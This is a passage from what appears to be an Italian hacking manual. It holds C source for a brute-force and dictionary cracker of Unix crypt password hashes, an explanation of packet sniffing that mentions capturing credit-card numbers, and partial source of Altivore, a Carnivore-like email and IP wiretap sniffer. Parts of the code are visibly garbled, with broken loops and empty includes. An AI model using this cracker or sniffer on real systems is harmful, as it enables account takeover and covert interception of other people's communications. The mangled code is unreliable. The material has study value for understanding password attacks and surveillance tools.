if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
}
}
}
}
printf("%s\n", "The 5-th level of descryption...");
for(i1=0;i1<=94;i1++)
{
for(i2=0;i2<=94;i2++)
{
for(i3=0;i3<=94;i3++)
{
for(i4=0;i4<=94;i4++)
{
for(i5=0;i5<=94;i5++)
{
strcpy(pws, str[i1]);
strcat(pws, str[i2]);
strcat(pws, str[i3]);
strcat(pws, str[i4]);
strcat(pws, str[i5]);
if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
}
}
}
}
}
printf("%s\n", "The 6-th level of descryption...");
for(i1=0;i1<=94;i1++)
{
```

```
for(i2=0;i2<=94;i2++)
{
for(i3=0;i3<=94;i3++)
{
for(i4=0;i4<=94;i4++)
{
for(i5=0;i5<=94;i5++)
{
for(i6=0;i6<=94;i6++)
{
strcpy(pws, str[i1]);
strcat(pws, str[i2]);
strcat(pws, str[i3]);
strcat(pws, str[i4]);
strcat(pws, str[i5]);
strcat(pws, str[i6]);
if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
}
}
}
}
}
}

printf("%s\n", "The 7-th level of descryption...");
for(i1=0;i1<=94;i1++)
{
for(i2=0;i2<=94;i2++)
{
for(i3=0;i3<=94;i3++)
{
for(i4=0;i4<=94;i4++)
{
for(i5=0;i5<=94;i5++)
{
for(i6=0;i6<=94;i6++)
{
for(i7=0;i7<=94;i7++)
{
strcpy(pws, str[i1]);
strcat(pws, str[i2]);
strcat(pws, str[i3]);
strcat(pws, str[i4]);
strcat(pws, str[i5]);
strcat(pws, str[i6]);
strcat(pws, str[i7]);
if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
}
}
}
}
}
}
}

printf("%s\n", "The 8-th level of descryption...");
for(i1=0;i1<=94;i1++)
{
for(i2=0;i2<=94;i2++)
{
for(i3=0;i3<=94;i3++)
{
for(i4=0;i4<=94;i4++)
{
for(i5=0;i5<=94;i5++)
{
for(i6=0;i6<=94;i6++)
{
```

```
        for(i7=0;i7<=94;i7++)
        {
        for(i8=0;i8<=94;i8++)
        {
        strcpy(pws, str[i1]);
        strcat(pws, str[i2]);
        strcat(pws, str[i3]);
        strcat(pws, str[i4]);
        strcat(pws, str[i5]);
        strcat(pws, str[i6]);
        strcat(pws, str[i7]);
        if(cracking(Uname, Passwd, salt, pws)==1) goto Arounds;
        }
        }
        }
        }
        }
        }
        }
        }
        fflush(OF);
        goto Arounds;
agains:
        if(!(DF= fopen("crack.dic", "r")))
        {
        printf("%s\n", "Can't open dictionary file. Sorry.");
        exit(1);
        }

        copyrights();
        printf("%s\n", "For discryption using dictionary...");
        while(!(feof(F)))
        {

        fscanf(F, "%s %s %s\n", Uname, Passwd, temp);
        sscanf(Passwd, "%2s", salt);
        printf("%s  %s  %s  %s\n",  "Trying  password  of  user",  Uname,  "crypted
password is", Passwd);

        while (!(feof(DF)))
        {

        fscanf(DF, "%s\n", dicstr);
        if(cracking(Uname, Passwd, salt, dicstr)==1) goto nextp;

        if((dicstr[0]<=90) && (dicstr[0]>=65)) dicstr[0]=dicstr[0]+32;
                else
                        {
        if((dicstr[0]>=97) && (dicstr[0]<=122)) dicstr[0]=dicstr[0]-32;
                        }

        if(cracking(Uname, Passwd, salt, dicstr)==1) goto nextp;


        if((dicstr[strlen(dicstr)-1]<=90) && (dicstr[strlen(dicstr)-1]>=65))
                        {
                        dicstr[strlen(dicstr)-1]=dicstr[strlen(dicstr)-1]+32;
                        }
                else
                        {
        if((dicstr[strlen(dicstr)-1]>=97)  &&  (dicstr[strlen(dicstr)-1]<=122))
dicstr[strlen(dicstr)-1]=dicstr[strlen(dicstr)-1]-32;
        if((dicstr[0]>=97) && (dicstr[0]<=122)) dicstr[0]=dicstr[0]-32;
                        }

        if(cracking(Uname, Passwd, salt, dicstr)==1) goto nextp;
```

```
        }
nextp: fseek(DF, SEEK_SET, 0);
       strcpy(dicstr, "");
       }
       close(OF);
       close(DF);
       close(F);
       remove("passwd.adp");
       printf("%s\n", "Work complited...");

return 1;
}
```

Il vocabolario usato dal programma è nel solito formato ovvero ogni righa una parola.

```
…
Abanic
Abantes
Abarambo
Abaris
Abasgi
Abassin
Abatua
Abba
…
```

Gli sniffer

Una delle fasi fondamentali nel campo dell'hacking è sicuramente quella legata ai metodi che permettono di analizzare e visualizzare i pacchetti con le informazioni esattamente nel formato di pacchetto previsto dalla tipologia di dati che si cerca di vedere.
Uno degli sniffer più famosi è quello usato da FBI conosciuto con il nome di Carnivore il quale piazzato su un determinato sistema è in grado di duplicare i pacchetti di dati inviandone una copia ad un determinato indirizzo remoto.
Lo sniffing è una tecnica che coinvolge l'analisi dei pacchetti a bassissimo livello ovvero come questi vengono gestiti sull'interfaccia hardware di rete sulla quale vengono gestiti i dati di un determinato IP.
Molti pacchetti commerciali modificano i driver a basso livello nel caso di sistemi operativi come ad esempio Windows mentre con altri, come ad esempio Linux, questi si supportano su determinate caratteristiche e drivers installati a livello di kernel.
Sto parlando di TCPDUMP che nel caso di Linux viene usato per quasi tutti i sistemi software che eseguono analisi e manipolazioni di pacchetti di dati a basso livello.
Lo sniffing è una tecnica che viene eseguita per analizzare i dati presenti dentro ai pacchetti che viaggiano su un certo segmento di rete.
Specifico segmento in quanto lo sniffing non può essere fatto specificando indirizzi IP non direttamente connessi ad una delle interfacce presenti sulla macchina sulla quale viene attivato il programma.
I dati visualizzati da uno sniffer possono essere soltanto relativi alle informazioni presenti dentro all'header dei pacchetti oppure può essere estesa a tutto il pacchetto compresi i dati veri e propri.
Questa metodologia viene spesso utilizzata per scoprire numeri di carte di credito o comunque informazioni riservate che vengono inviati da un sistema ad un altro.
I vari protocolli di cryptografia servono appunto a minimizzare i danni che potrebbero essere arrecati da una procedura di sniffing.
Chiaramente lo sniffer intercetta a livello di driver i dati per cui se il programma che esegue l'invio di questi pensa a codificarli prima di eseguire il send lo sniffer stesso visualizzerà delle informazioni difficilmente interpretabili.
Uno degli sniffer per ambiente Windows più conosciuti è COMMVIEW il quale oltre al fatto di potere visualizzare le informazioni dei pacchetti permette di settare anche delle regole di filtraggio mediante la specifica degli IP soggetti all'analisi, i protocolli e cosi via.

Questa elasticità fa di COMMVIEW un ottimo strumento per tutte quelle problematiche legate alla gestione della sicurezza dei sistemi.
La possibilità di poter settare i protocolli e gli ip da visualizzare permette di tenere sotto controllo visivo quelli che sono gli attacchi fatti dall'esterno.
Spesso, se non sempre, gli sniffer si agganciano ai device driver che gestiscono i pacchetti di rete in quanto in effetti questi utilizzono questi ultimi per accedere ai vari pacchetti che vengono trattai su questi.
La differenza sostanziale tra un programma normale ed uno sniffer sta solo nel fatto che in genere i primi gestiscono solo i pacchetti indirizzati a loro mentre i secondi lavorano in modalità promiscua offrendo la possibilità di visualizzare qualsiasi pacchetto venga gestito sull'interfaccia.
Esistono alcuni sniffer particolari come ad esempio alcuni il cui scopo è quello di intercettare e mirrorizzare le informazioni trattate da un determinato protocollo come ad esempio SMTP.
Parlavamo all'inizio dei questo capitolo di Carnivore il pacchetto usato da FBI per sniffare le informazioni su determinati sistemi.
Questo software è stato sempre coperto da segreto in quanto ha sollevato un certo numero di polemica per quanto riguardava la privacy delle informazioni.
Network ICE ha rilasciato i sorgenti di un software che risulta essere un similare di Carnivore il quale compilato in ambiente Linux, oppure in quello Windows agganciandosi alle librerie WINDUMP, rende possibile lo sniffing delle informazioni di un determinato sistema.

```
/*
Copyright (c) 2000, Network ICE
All rights reserved.

Use or posession of this code implies agreement with the license
agreement set forth at:
http://www.networkice.com/altivore/altivore-license.html



ALTIVORE v0.9.3

  This is a  sample program  containing  some of the  features of the
  features of the FBI's "Carnivore" program.  It is intended to serve
  as a point of discussion about Carnivore features.  It has not been
  thoroughly tested and contains numerous bugs.

  This may also serve as an "alternative" for ISPs who do not wish to
  install a black-box from the FBI.  Court orders demanding data from
  the  ISP do not necessarily  require that Carnivore must be used if
  the ISP is able to obtain the data in another manner.

  This software  may also  be useful in  network management,  such as
  backing up data or  sniffing a  consumer's  dial-up connection when
  they are reporting problems to customer support.

HOW TO USE THIS SOFTWARE

  This software must be compiled and linked with the libpcap library.
  Libpcap  must likewise be  installed on the  system in order to for
  this to run.

  This  software has  been compiled  and briefly tested under Windows
  and Linux. It should run on  pretty much any system with some minor
  adjustments.

  Windows Compilation

  Download WINPCAP developers kit from:
    http://netgroup-serv.polito.it/winpcap/
  Point the include directory to "WPdpack/include" and link  with the
  libraries "libpcap.lib", "user32.lib", and "wsock32.lib".

  Linux Compilation

  gcc altivore.c -lpcap -Ipcap -o altivore

  Note: libpcap broken on RedHat 6.2

WHAT DATA IS COLLECTED?
```

```
  This  module was  written  to  match  the  FBI's  solicitation  for
  indepedent  technical review  of Carnivore  that was  published  on
  August 25, 2000.  Attachment 1  of that document describes  several
  scenarios for Carnivore usage.

  Throughout this document,  the term  "Alice" refers to the criminal
  suspect whose email is being monitored.  The term  "Bob"  refers to
  the person Alice  is communicating with.  The sections below can be
  copied/pasted into the file "altivore.ini", which this program uses
  to store its configuration information.

  [1.1 email header pen-register]
    ;Monitors all the email headers to and from Alice's
    ;account. This does not capture the "Subject:" field,
    ;which is considered by courts to be part of the "data"
    ;rather than the "call records". This should be
    ;deployed on or near the email server that processes
    ;Alice's mail.
    mode = email-headers
    email.address = alice@example.com
    logfile = alice.txt

  [1.2 HTTP pen-register from dial-up user]
    ;Monitors the IP address of web-sites the user visits.
    ;A complication in this is that the user dials-up and
    ;receives a unique IP address each time. We monitor
    ;the dial-up password protocol known as "RADIUS" in
    ;order to trigger when Alice logs on and in order to
    ;find out what IP address she is using. This should be
    ;deployed on a segment behind the bank of dialup servers
    ;as well as where it can sniff the RADIUS packets. This
    ;version of Carnivore only monitors Accounting packets;
    ;you may have to enable this feature in order to get
    ;this to work right.
    mode = server-access
    radius.account = alice@example.com
    server.port = 80
    logfile = alice.csv

  [1.3 FTP pen-register from dial-up user]
    ;Same as above, but monitors FTP instead of HTTP.
    mode = server-access
    radius.account = alice@example.com
    server.port = 80
    logfile = alice.csv

  [2.1 email content-wiretap]
    ;Instead of capturing just the headers, this scenario
    ;captures the full contents of the email
    mode = email-content
    email.address = alice@example.com
    tracefile = alice.tcp

  [2.2 email content-wiretap]
    ;Captures the full content to/from a specific IP
    ;address. This is the same as running the freeware
    ;product called TCPDUMP. Example:
    ;    tcpdump -w tracefile.tcp host 192.0.2.189
    mode = ip-content
    ip.address = 192.0.2.189
    tracefile = alice.tcp


DESIGN

  No reassembly/reordering
    This software does not support  IP fragmentation  or  TCP segment
    reordering.  As a result, it may miss some emails or accidentally
    include  segments from other people's  emails.  This is a crucial
    area  of discussion;  fragmentation issues are  an important flaw
    in many products, and is likely a flaw of Carnivore as well.

  Little SMTP server state
    Altivore  only monitors a  little bit of SMTP server state (it is
    impossible  to fully support  SMTP  state without  reassembly and
    re-ording of fragments). As a result, it may indvertently capture
```

```
    email not belonging to Alice (the suspect).  For example,  if the
    system is unable to determine when an email message ends,  it may
    accidentally capture subsequent emails transfered across the same
    SMTP connection.  It is believed that  this is a problem with the
    FBI's Carnivore as well.

  RADIUS incomplete
    This RADIUS parsing code has only been tested at a few ISPs. This
    is a concern in some deployments  because it won't work.  One way
    arround  this is to force  RADIUS  Accounting  during  deployment.
    More work on RADIUS decoding needs to be done with Altivore.

  Evidence Authentication
    Evidence handling is a big concern. Altivore and Carnivore really
    should support MD5, PGP, or X.509 private-key signing in order to
    fully  authenticate files.  This would  detect later unauthorized
    tampering of the evidence.

ALTIVORE VS. NETWORK ICE

  Network ICE is  a leading  software vendor  of products  similar to
  this technology.  The  "sniff" network traffic looking for signs of
  hacker activity in order to  protect customer networks. Our primary
  competitive advantages are our  stateful protocol decoding features
  and high-speed sniffing. This means we can monitor gigabit networks
  with full packet reassembly and application protocol state.

  In contrast,  Carnivore was probably written using many of the same
  short-cuts that our competitors have taken.  We've written Altivore
  using similar short-cuts  in order to demonstrate the problems with
  this approach.  We've included a small amount  of state in order to
  show why stateful inspection is needed in this class of products.

*/
#include
#include
#include
#include
#include
#include
#include
#include

/* Links to the libpcap library, standard library on Windows and
 * UNIX for sniffing.*/
#include


#define HASH_ENTRIES        1024
#define ADD_IF_NOT_FOUND    1
#define IGNORE_IF_NOT_FOUND 0
#define TCP_TO_SERVER       0x100
#define TCP_FROM_SERVER     0x000

/** Maximum length of an email address. Portions of the address
 * longer than this length are ignored. */
#define MAX_ADDRESS_LENGTH 1024

/** Maximum number of recipients. More recipients than this are
 * ignored. */
#define MAX_RECIPIENTS 100

#undef TRUE
#define TRUE 1
#undef FALSE
#define FALSE 0

/** For pretty printing IP addresses */
#define _XIP(a,n) (int)(((a)>>(n))&0xFF)
#define P_IP_ADDR(a) _XIP(a,24), _XIP(a,16), _XIP(a,8), _XIP(a,0)

/**
 * TCP/IP protocol extraction stuff.
 */
#define ex8(p,f)            ((p)[f])
#define ex16(p,f)            ((p)[f] << 8 | (p)[f+1])
#define ex32(p,f)            ((ex16(p,f)<> 4) & 0x0F)
```

```
#define IP_SIZEOF_HDR(p,f)        ((ex8(p,f+0) & 0x0F) * 4)
#define IP_TOTALLENGTH(p,f)        ex16(p,f+2)
#define IP_PROTOCOL(p,f)        ex8(p,f+9)
#define IP_SRC(p,f)                ex32(p,f+12)
#define IP_DST(p,f)                ex32(p,f+16)
#define TCP_SRC(p,f)            ex16(p,f+0)
#define TCP_DST(p,f)            ex16(p,f+2)
#define TCP_SEQNO(p,f)            ex32(p,f+4)
#define TCP_ACKNO(p,f)            ex32(p,f+8)
#define TCP_FLAGS(p,f)            (ex8(p,f+13)&0x3F)
#define TCP_SIZEOF_HDR(p,f)        (((ex8(p,f+12)>>4) & 0x0f)*4)
#define TCP_FIN                    1
#define TCP_SYN                    2
#define TCP_RST                    4

#define FREE(x) if (x) free(x)

/**
 * A utility function for assigning strings. It solves several
 * string handling issues, such as copying over "counted strings"
 * rather than NUL-terminated strings.
 */
static void
setString(char **r_str, const void *vstr, int offset, int len)
{
    const char *str = vstr; /*kludge: avoid warnings*/
    if (*r_str)
        free(*r_str);
    if (str == NULL) {
        *r_str = NULL;
        return;
    }
    if (len == -1)
        len = strlen((const char*)str);
    *r_str = (char*)malloc(len+1);
    memcpy(*r_str, str+offset, len);
    (*r_str)[len] = '\0';
}

/** Case-insensitive memcmp() */
static int
memcasecmp(const void *lhs, const void *rhs, int length)
{
    int i;
    for (i=0; i< len)
        len = strlen(rhs);
    return memcmp(lhs, rhs, len) == 0;
}


/**
 * Encapsulates the idea of an array of nul terminated strings. Use
 * straXXXX() functions.
 */
struct stringarray {
    char **str;
    int length;
    int max;
};
typedef struct stringarray stringarray;


/** stringarray.straAddElement()
 * Appends a string onto the end of an array of strings.
 */
void
straAddElement(stringarray *lhs, const char rhs[])
{
    if (lhs->length + 1 >= lhs->max) {
        int new_max = lhs->max * 2 + 1;
        char **new_array = (char**)malloc(sizeof(char*)*(new_max));
        if (lhs->str) {
            memcpy(    new_array,
                    lhs->str,
                    sizeof(new_array[0])*lhs->length);
            free(lhs->str);
        }
```

```
        lhs->str = new_array;
        lhs->max = new_max;
    }
    lhs->str[lhs->length] = strdup(rhs);
    lhs->length++;
}


/**
 * These are the several modes that Carnivore/Altivore can run as.
 * See the explanation above for more information on how to
 * configure these modes.
 */
enum {
    /** Capture the headers of email to a text file */
    mode_email_headers = 1,

    /** Capture just the addresses to/from Alice */
    mode_email_addresses,

    /** Record accesses to servers with a specific TCP port. */
    mode_server_access,

    /** Record the full email content for Alice's email*/
    mode_email_content,

    /** Record a full sniffer trace for the indicated
     * IP address. */
    mode_ip_content
};
#define MODE(carn, m) ((carn)->mode == m)
static const char *modeNames[] = {"unspecified", "email-headers",
        "email-addresses", "server-access", "email-content",
        "ip-content", 0};

int
parseMode(const char modeName[])
{
    int i;

    for (i=0; modeNames[i]; i++) {
        if (strcmp(modeName, modeNames[i]) == 0)
            return i;
    }
    return 0;
}

struct intlist {
    int list[32];
    int count;
};
typedef struct intlist intlist;

/**
 * The root object for the Carnivore system.
 */
struct Carnivore
{
    /** What mode of operation we are in */
    int mode;

    /** The name of the sniffer compatible tracefile that data will
     * be copied to (when doing full-content wiretaps).*/
    char *tracefile;
    FILE *fp_trace;

    /** Logfile for text information. */
    char *logfile;

    /** A list of IP addresses to filter for. This is used when a
     * court order specifies IP addresses. TODO: allow ranges and
     * more IP addresses.*/
    intlist ip;

    /** Contains a list of ports that we will use in order to
     * monitor when a certain type of server has been accessed.
     */
```

```
    intlist port;

    /** TCP/IP connection table for maintaining session state*/
    struct TcpCnxn *cxTable[HASH_ENTRIES];
    int cxId;

    /** Whether or not we should save the last frame to a file */
    int do_filter;

    /** Whether or not we should remove this connection from
     * our list. */
    int do_remove;

    /** A list of email addresses. We compare these addresses to
     * emails as they go by in order to determine if we need to
     * make a copy. */
    stringarray email_addresses;

    /** A list of RADIUS account names that we should monitor
     * when doing IP wiretaps. */
    stringarray radius_accounts;

    /** An array of tracefiles that we will read in order to test
     * the system. They must be in tcpdump/libpcap format. */
    stringarray testinput;

    /** An array of adapter names that we need to open in
     * promiscuous mode. */
    stringarray interfaces;
};
typedef struct Carnivore Carnivore;

/**
 * Test to see if either the source or destination IP address is
 * being filtered for. If we are filtering for this IP address,
 * then we'll likely save it to a file. Note that we are doing a
 * linear search through the array on the assumption that we are
 * filtering only a few IP addresses, often just a single one.
 */
int
has_integer(intlist *ip, int ip1, int ip2)
{
    int i;
    for (i=0; icount; i++) {
        if (ip->list[i] == ip1 || ip->list[i] == ip2)
            return 1;
    }
    return 0;
}

/** Adds the specified IP address to the list of addresses that we
 * are filtering for. This may be a configured IP address or one
 * that is auto-configured by the RADIUS parsing. */
void
add_integer(intlist *ip, int ip_address)
{
    if (ip_address == 0)
        return; /*ignore empty IP addresses*/
    if (has_integer(ip, ip_address, ip_address))
        return; /*ignore duplicates*/
    if (ip->count < sizeof(ip->list)/sizeof(int)) {
        ip->list[ip->count] = ip_address;
        ip->count++;
    }
}

/** Delete an IP address from the list of filters. This is called
 * when the RADIUS parsing determines that the monitored user has
 * hung up. */
void
del_integer(intlist *ip, int ip_address)
{
    int i;
    for (i=0; icount; i++) {
        if (ip->list[i] == ip_address) {
            memmove(ip->list+i, ip->list+i+1,
                                (ip->count - i - 1)*sizeof(int));
```

```
            ip->count--;
        }
    }
}



/** matchName()
 * Tests to see if the desired email address should be filtered
 * for. This is presumably the email address of somebody that we
 * have a court-order to  monitor.
 */
int
matchName(const char addr[], int addr_len, stringarray *list)
{
    int i;
    if (addr == NULL)
        return 0;
    for (i=0; ilength; i++) {
        int lhs_len = strlen(list->str[i]);
        if (list->str[i][0] == '*') {
            /*match end of string, e.g. allow specification of
             * "*@suspect.com" to match any emails for a domain*/
            if (addr_len >= lhs_len - 1) {
                const char *new_lhs = list->str[i]+1;
                const char *new_addr = addr+addr_len-lhs_len+1;
                if (memcasecmp(new_lhs, new_addr, lhs_len-1) == 0)
                    return TRUE;
            }
        }
        else if (addr_len == lhs_len
                && memcasecmp(list->str[i], addr, addr_len) == 0)
            return TRUE;
    }
    return FALSE;
}


/**
 * A TCP connection entry. We maintain one of these for every
 * outstanding connection that we might be tracking. This contains
 * the basic TCP info, as well as some higher level protocol info
 * for SMTP.
 */
struct TcpCnxn
{
    /** Each new connection is identified with a unique ID */
    int msg_id;
    int server_ip;
    int client_ip;
    int server_port;
    int client_port;
    int server_seqno;
    int client_seqno;
    struct TcpCnxn *next;
    time_t creation_time;
    char *sender;
    int sender_matches;
    char *recipient;
    stringarray recipients;

    /** Whether or not we should save the email message for this
     * connection. */
    int do_filter;

    /** Whether we should filter this one frame. We need this in
     * order to capture the trailing dot that ends an email message.
     */
    int filter_one_frame;

    /** Whether or not we should remove this connection entry at
     * the next opportunity. */
    int do_remove;

    /** Whether we are parsing the 'envelope' or the message
     * itself. */
    int state;
```

```
};
typedef struct TcpCnxn TcpCnxn;


/**
 * Create a hash entry for our table. The hash entry is based
 * only on the IP addresses and port numbers. The exact
 * hash algorithm is unimportant, and should be adjusted over
 * time to produce the best results. Note that since we've
 * already converted the (src,dst) to (srvr,clnt), we don't
 * need to make the hash symmetric.
 */
int
cxHash(TcpCnxn *cx)
{
    int result = 0;
    result = abs((cx->server_ip ^ (cx->client_ip*2))
                ^ ((cx->server_port<client_port));
    return result % HASH_ENTRIES;
}


/**
 * Compares two connection objects in order to see if they are the
 * same one. Only IP address and TCP port info is used in this
 * comparison.
 */
int
cxEquals(TcpCnxn *lhs, TcpCnxn *rhs)
{
    if (lhs->server_ip != rhs->server_ip)
        return 0;
    if (lhs->client_ip != rhs->client_ip)
        return 0;
    if (lhs->server_port != rhs->server_port)
        return 0;
    if (lhs->client_port != rhs->client_port)
        return 0;
    return 1;
}


/**
 * Looks up a TCP connection object within our table. If not found,
 * it may add it (depending upon a parameter).
 * @param carn
 *        This object.
 * @param rhs
 *        A copy of the connection object we are looking up (we simply
 *        pull out the address/ports from this to compare them).
 * @param add_if_not_found
 *        Whether we should add a new connection object if we cannot
 *        find an    existing one. It is important that we only add
 *        connection objects during a SYN/SYN-ACK in order to avoid
 *        accidentally getting state in the middle of the connection.
 */
TcpCnxn *
cxLookup(Carnivore *carn, TcpCnxn *rhs, int add_if_not_found)
{
    int h = cxHash(rhs);
    TcpCnxn **r_cx = &carn->cxTable[h];

    for (;;) {
        if (*r_cx == NULL) {
            /* The connection object wasn't found. If this was
             * a SYN or SYN-ACK, then we'll need to add this
             * connection. */
            if (add_if_not_found) {
                *r_cx = (TcpCnxn*)malloc(sizeof(TcpCnxn));
                memset(*r_cx, 0, sizeof(**r_cx));
                (*r_cx)->server_ip = rhs->server_ip;
                (*r_cx)->client_ip = rhs->client_ip;
                (*r_cx)->server_port = rhs->server_port;
                (*r_cx)->client_port = rhs->client_port;
                (*r_cx)->server_seqno = rhs->server_seqno;
                (*r_cx)->client_seqno = rhs->client_seqno;
                (*r_cx)->creation_time = time(0);
```

```
            }
            return *r_cx;
        }

        if (cxEquals(*r_cx, rhs))
            return *r_cx;
        else
            r_cx = &(*r_cx)->next;
    }
}


/**
 * Resets the SMTP protocol info back to a known state. It is
 * important that this be as delicate as possible: it should reset
 * data at the slightest provocation in order to avoid accidentally
 * capturing somebody else's email.
 */
void
cxResetMsg(TcpCnxn *cx)
{
    cx->do_filter = FALSE; /*don't capture these emails*/
    if (cx->sender) {
        free(cx->sender);
        cx->sender = NULL;
    }
    cx->sender_matches = FALSE;
    if (cx->recipients.length) {
        int i;
        for (i=0; irecipients.length; i++)
            free(cx->recipients.str[i]);
        free(cx->recipients.str);
        cx->recipients.str = NULL;
        memset(&cx->recipients, 0, sizeof(cx->recipients));
    }
}


/**
 * Removes a TCP connection object from our table. This is called
 * whenever we reach the end of SMTP processing, the TCP connection
 * closes, or when we timeout and clean up a connection.
 */
void
cxRemove(Carnivore *carn, TcpCnxn *rhs)
{
    int h = cxHash(rhs);
    TcpCnxn **r_cx = &carn->cxTable[h];
    for (;;) {
        if (*r_cx == NULL)
            break; /*not found*/
        else if (cxEquals(*r_cx, rhs)) {
            TcpCnxn *cx = *r_cx;
            *r_cx = cx->next;
            cxResetMsg(cx);
            free(cx);
            break;
        }
        else
            r_cx = &(*r_cx)->next;
    }
}


/** Writes a little-endian integer to the buffer */
void
writeint(unsigned char hdr[], int offset, int x)
{
    hdr[offset+0] = (unsigned char)(x>>0);
    hdr[offset+1] = (unsigned char)(x>>8);
    hdr[offset+2] = (unsigned char)(x>>16);
    hdr[offset+3] = (unsigned char)(x>>24);
}


/**
 * Saves the current packet to a TCPDUMP compatible file. Note
```

```
 * that I could use the built-in libpcap file saving mechanism
 * but I want to eventually at digital-signatures, so I'll be
 * doing strange stuff with the file in the future.
 */
void
carnSavePacket(Carnivore *carn, const unsigned char buf[],
        int orig_len, time_t timestamp, int usecs)
{
    unsigned char hdr[16];
    int snap_len = orig_len;

    /* We were triggered to save the frame, now turn this off.
     * The SMTP state engine will have to revalidate the next
     * packet in order to make sure we should be saving it. */
    carn->do_filter = FALSE;

    /* Exit from this function (without saving content) if we
     * are not running in the appropriate mode.*/
    switch (carn->mode) {
    case mode_email_content:
    case mode_ip_content:
        break;
    default:
        return;
    }
    if (carn->tracefile == NULL)
        return; /*no filename*/

    /*Open the tracefile if need be*/
    if (carn->fp_trace == NULL) {
        struct stat s = {0};
        if (stat(carn->tracefile, &s) == 0)    {
            /*Ooops, it already exists. Maybe we crashed before?
             * We should not put the header on the file if it
             * already exists */
            carn->fp_trace = fopen(carn->tracefile, "a+b");
        } else {
            /*Create a new one.*/
            carn->fp_trace = fopen(carn->tracefile, "wb");
            if (carn->fp_trace) {
                /*create a file header*/
                static const char *foo =
                        "\xD4\xC3\xB2\xA1" /*MAGIC*/
                        "\x02\x00\x04\x00" /*major/minor version*/
                        "\x00\x00\x00\x00" /*this timezone (GMT)*/
                        "\x00\x00\x00\x00" /*sig figs */
                        "\xDC\x05\x00\x00" /*snap length*/
                        "\x01\x00\x00\x00"; /*link type*/
                if (fwrite(foo, 1, 24, carn->fp_trace) != 24) {
                    int xxx = errno;
                    fclose(carn->fp_trace);
                    carn->fp_trace = NULL;
                    errno = xxx;
                }
            }
        }
        if (carn->fp_trace == NULL) {
            perror(carn->tracefile);
            return;
        }
    }

    /* Write the frame to the file */
    writeint(hdr, 0, ((int)timestamp));
    writeint(hdr, 4, usecs);        /*microseconds*/
    writeint(hdr, 8, snap_len);        /*snapped size of frame*/
    writeint(hdr, 12, orig_len);    /*original size of frame*/

    fwrite(hdr, 1, 16, carn->fp_trace);
    fwrite(buf, 1, snap_len, carn->fp_trace);
}


/**
 * Prints some text to the logfile.
 */
void
```

```
logprint(Carnivore *carn, const char fmt[], ...)
{
    FILE *fp;
    struct stat s = {0};
    va_list marker;

    if (carn->logfile == NULL)
        return;
    if (stat(carn->logfile,&s) == 0)
        fp = fopen(carn->logfile, "a");
    else
        fp = fopen(carn->logfile, "w");
    if (fp == NULL) {
        perror(carn->logfile);
        return;
    }

    va_start(marker, fmt);
    vfprintf(fp, fmt, marker);
    va_end(marker);

    fclose(fp);
}

/**
 * For logging purposes, we frequently need to grab the current
 * time. This function formats the current GMT time in ISO
 * format. BUG: the time should really be retrieved from the
 * packet, not the system time (in case we read from tracefiles
 * rather the live network).
 */
void
formatNow(char tbuf[], int sizeof_tbuf)
{
    time_t now = time(0);
    struct tm *tmptr = gmtime(&now); /*must be GMT*/
    if (tmptr == NULL)
        strcpy(tbuf, "err");
    else
        strftime(tbuf, sizeof_tbuf, "%Y-%m-%d %H:%M:%S", tmptr);
}


/**
 * This function captures just the email addresses.
 */
void
carnPenEmail(Carnivore *carn, const char sender[],
            const unsigned char rcpt[], int offset, int length)
{
    char tbuf[64];

    if (!MODE(carn, mode_email_addresses))
        return; /*not recording email addresses*/

    if (carn->logfile == NULL)
        return; /*no logfile specified by user*/

    if (sender == NULL)
        sender = "(nul)";

    /*format time: eg. 2000-08-24 08:23:59*/
    formatNow(tbuf, sizeof(tbuf));
    logprint(carn, "%s, %s, %.*s\n", tbuf, sender,
                                        length, rcpt+offset);
    printf("%s, %s, %.*s\n", tbuf, sender,
                                        length, rcpt+offset);
}



enum {
    parsing_envelope, parsing_message
};
```

```
/**
 * Tests to see if the TCP packet data starts with the specified
 * command.
 */
int
SMTP_COMMAND(const unsigned char buf[], int offset,
                                int max_offset, const char cmd[])
{
    int cmd_length = strlen(cmd);
    int line_length = max_offset-offset;

    if (line_length < cmd_length)
        return FALSE;
    if (memcasecmp(buf+offset, cmd, cmd_length) != 0)
        return FALSE;
    offset += cmd_length;

    /*TODO: test for some boundary conditions*/
    return TRUE;
}

/**
 * Tests to see if the email body contains a dot '.' on a blank
 * line by itself.
 */
int
SMTP_IS_DOT(const unsigned char buf[], int offset, int max_offset)
{
    int i;
    char last_char = '\0';

    for (i=offset; i< max_offset
            && (buf[i+1] == '\n' || buf[i+1] == '\r')
            && (last_char == '\n' || last_char == '\r')) {
            return TRUE;
        }
    }
    last_char = c;
    }
    return FALSE;
}


static const char *MAIL_FROM = "MAIL FROM:";
static const char *RCPT_TO = "RCPT TO:";


/**
 * Processes the email address in a RCPT TO: or MAIL FROM:
 */
void
match_email(Carnivore *carn, const char *cmd,
        const unsigned char buf[], int offset, int max_offset,
                                        TcpCnxn *cx)
{
    int length = -1;
    int address_matched = FALSE;


    /* See if this starts with RCPT TO: or MAIL FROM:, and then
     * skip beyond it. */
    if (!SMTP_COMMAND(buf, offset, max_offset, cmd))
        return;
    offset += strlen(cmd);

    /* Skip beyond leading whitespace and the initial '<' character
     * (if they exist). */
    while (offset < max_offset
        && (isspace(buf[offset]) || buf[offset] == '<'))
        offset++;

    /* Figure out how long the email address is */
    for (length=0; offset+length< 0)
        return;

    if (MODE(carn, mode_email_addresses) && cmd == MAIL_FROM ) {
        /* If we are doing a pen-register style capturing of email
```

```
         * addresses, then save off the SOURCE email address. */
        if (cx->sender)
            free(cx->sender);
        cx->sender = (char*)malloc(length+1);
        memcpy(cx->sender, buf+offset, length);
        cx->sender[length] = '\0';
    }

    /* See if the email addresses match */
    if (matchName((char*)buf+offset, length,
                                    &carn->email_addresses)) {
        cx->do_filter = TRUE;
        address_matched = TRUE;
    }

    if (cmd == MAIL_FROM) {
        if (address_matched)
            cx->sender_matches = TRUE;
    } else if (cmd == RCPT_TO) {
        if (address_matched || cx->sender_matches)
            carnPenEmail(carn, cx->sender, buf, offset, length);
    }
}


/**
 * Read the number of remaining characters in the line.
 */
int
readLine(const unsigned char buf[], int offset, int max_offset)
{
    int length = 0;
    while (offset + length < max_offset) {
        char c = buf[offset+length];
        length++;
        if (c == '\n')
            break;
    }
    return length;
}

/**
 * Examine the line from the packet in order to determine whether
 * it constitutes a legal RFC822 email header. We stop processing
